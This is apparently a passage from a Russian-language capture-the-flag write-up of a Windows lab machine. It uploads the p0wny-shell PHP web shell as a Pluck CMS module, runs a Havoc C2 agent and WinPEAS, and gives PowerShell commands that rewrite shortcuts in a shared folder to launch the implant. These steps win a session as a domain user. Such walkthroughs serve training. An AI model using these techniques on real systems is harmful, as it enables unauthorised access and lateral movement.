
pluck 4.7.18 © 2005-2024. pluck is available under the terms of the GNU General Public License.

Главная страница Pluck

Переходим на страницу `http://10.10.11.17/admin.php?action=installmodule` и загружаем архив `pwn123.zip`, который содержит p0wny-shell. Даем ему название `pwn123.php`. Затем переходим к странице загруженного модуля:

```
http://10.10.11.17/data/modules/pwn123/pwn123.php
```

И нас встречает PHP-шелл.




```
svc_web@MS01:C:\xampp\htdocs\data\modules\pwn123# whoami
ms01\svc_web
```

Страница p0wny-shell

ПРОДВИЖЕНИЕ

Так как через веб-шелл работать неудобно, я воспользовался C2-фреймворком Havoc.



ID	External	Internal	User	Computer	OS	Process	PID	Last	Health
09b9abca	10.10.11.17	192.168.100.101	svc_web	MS01	Windows 2022 Server 22H2	a.exe	1476	0s	healthy

Сессия в C2 Havoc

Следующим шагом нам нужно собрать информацию. Я буду использовать для этого скрипты PEASS.


> ### Справка: скрипты PEASS
>
> Что делать после того, как мы получили доступ в систему от имени пользователя? Вариантов дальнейшей эксплуатации и повышения привилегий может быть очень много, как в Linux, так и в Windows. Чтобы собрать информацию и наметить цели, можно использовать Privilege Escalation Awesome Scripts SUITE (PEASS) — набор скриптов, которые проверяют систему на автомате и выдают подробный отчет о потенциально интересных файлах, процессах и настройках.

Загрузим на хост исполняемый файл для Windows и запустим сканирование. Вывод утилиты будем сохранять в файл.

```
WinPEAS.exe > wp.txt
```

Спустя несколько минут командой **download** скачиваем файл с собранной информацией и просматриваем его на своем компьютере. Там будет много всего, попробуем выделить только то, что нам поможет в продвижении.


В систему выполнили вход три пользователя.



```
ÉÍÍÍÍ Logged users
    MS01\Administrator
    MS01\svc_web
    MIST\Brandon.Keywarp
```

Список залогиненных пользователей


В кеше DNS находим запись о контроллере домена dc01 (192.168.100.100).



```
ÉÍÍÍÍ DNS cached --limit 70--
    Entry                                 Name                                  Data
    dc01.mist.htb                         DC01.mist.htb                         192.168.100.100
    dc01.mist.htb                         DC01.mist.htb                         10.10.11.17
    dc01.mist.htb                         DC01.mist.htb                         192.168.100.100
    dc01.mist.htb                         DC01.mist.htb                         10.10.11.17
    ...e-name._sites.dc._msdcs.mist.htb   ...e-Name._sites.dc._msdcs.mist.htb   dc01.mist.htb 0 100 389
    ...e-name._sites.dc._msdcs.mist.htb   dc01.mist.htb                         192.168.100.100
    ...e-name._sites.dc._msdcs.mist.htb   dc01.mist.htb                         10.10.11.17
```

Кеш DNS


На хосте есть доступные сетевые ресурсы.



```
ÉÍÍÍÍ Network Shares
    ADMIN$ (Path: C:\Windows)
    C$ (Path: C:\)
    Common Applications (Path: C:\Common Applications)
    IPC$ (Path: )
```

Общие сетевые ресурсы

Больше всего нас должен заинтересовать общий каталог `C:\Common Applications`, так как это не дефолтная настройка. Просмотрим содержимое этой директории.



```
11/05/2024 12:32:30 [ralf] Demon » ls "C:\Common Applications"
[*] [17CBAF42] Tasked demon to list C:\Common Applications
 Directory of C:\Common Applications\*:

11/05/2024  02:32          1.12 kB        Calculator.lnk
11/05/2024  02:32          190 B          desktop.ini
10/05/2024  12:17          1.02 kB        Notepad-2.lnk
11/05/2024  02:32          1.18 kB        Notepad.lnk
11/05/2024  02:32          1.17 kB        Wordpad.lnk
                  5 File(s)     4.67 kB
                  0 Folder(s)

[svc_web/MS01] a.exe/1476 x64 (mist.htb)
```

Содержимое каталога C:\Common Applications


В общем каталоге — несколько ярлыков, а у нас есть право на запись. Стандартная практика в такой ситуации — поменять ярлык так, чтобы он выполнял нужные нам команды, например запуск агента Havoc.

```
powershell "$objShell = New-Object -ComObject WScript.Shell ; $lnk =
$objShell.CreateShortcut('C:\Common Applications\Calculator.lnk') ;
$lnk.TargetPath = 'C:\xampp\htdocs\files\a.exe' ; $lnk.Save()"
```

```
powershell "$objShell = New-Object -ComObject WScript.Shell ; $lnk =
$objShell.CreateShortcut('C:\Common Applications\Notepad.lnk') ; $lnk
.TargetPath = 'C:\xampp\htdocs\files\a.exe' ; $lnk.Save()"
```

```
powershell "$objShell = New-Object -ComObject WScript.Shell ; $lnk =
$objShell.CreateShortcut('C:\Common Applications\Wordpad.lnk') ; $lnk
.TargetPath = 'C:\xampp\htdocs\files\a.exe' ; $lnk.Save()"
```

И спустя пару минут получаем сессию от имени пользователя Brandon.Keywarp.



```
37c71f8a   10.10.11.17   192.168.100.101 Brandon.Keywarp   MS01   Windows 2022 Server 22H2   a.exe   2856   0s   healthy

Teamserver Chat   [6337fb0a] svc_web/MS01   [37c71f8a] Brandon.Keywarp/MS01

11/05/2024 12:49:17 Agent 37C71F8A authenticated as MS01\Brandon.Keywarp :: [Internal: 192.168.100.101] [Process: a.exe\2856] [Arch: x64] [Pivot: Direct]

11/05/2024 12:49:26 [ralf] Demon » sleep 0
[*] [C7980D3B] Tasked demon to sleep for 0 seconds
[+] Send Task to Agent [20 bytes]
[+] Set sleep interval to 0 seconds with 0% jitter

11/05/2024 12:49:44 [ralf] Demon » shell whoami /all
[*] [B5C83AD9] Tasked demon to execute a shell command
[+] Send Task to Agent [122 bytes]
[+] Received Output [249 bytes]:

USER INFORMATION
----------------

User Name            SID
==================== ==============================================
mist\brandon.keywarp S-1-5-21-1045809509-3006658589-2426055941-1110

[+] Received Output [1419 bytes]:

GROUP INFORMATION
-----------------

Group Name                                 Type             SID          Attributes
========================================== ================ ============ ==================================================
Everyone                                   Well-known group S-1-1-0      Mandatory group, Enabled by default, Enabled group
BUILTIN\Users                              Alias            S-1-5-32-545 Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\BATCH                         Well-known group S-1-5-3      Mandatory group, Enabled by default, Enabled group
CONSOLE LOGON                              Well-known group S-1-2-1      Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users           Well-known group S-1-5-11     Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\This Organization             Well-known group S-1-5-15     Mandatory group, Enabled by default, Enabled group
LOCAL                                      Well-known group S-1-2-0      Mandatory group, Enabled by default, Enabled group
Authentication authority asserted identity Well-known group S-1-18-1     Mandatory group, Enabled by default, Enabled group
Mandatory Label\Medium Mandatory Level     Label            S-1-16-8192


[+] Received Output [2 bytes]:


[+] Received Output [336 bytes]:
PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                    State
============================= ============================== ========
SeChangeNotifyPrivilege       Bypass traverse checking       Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Disabled
```

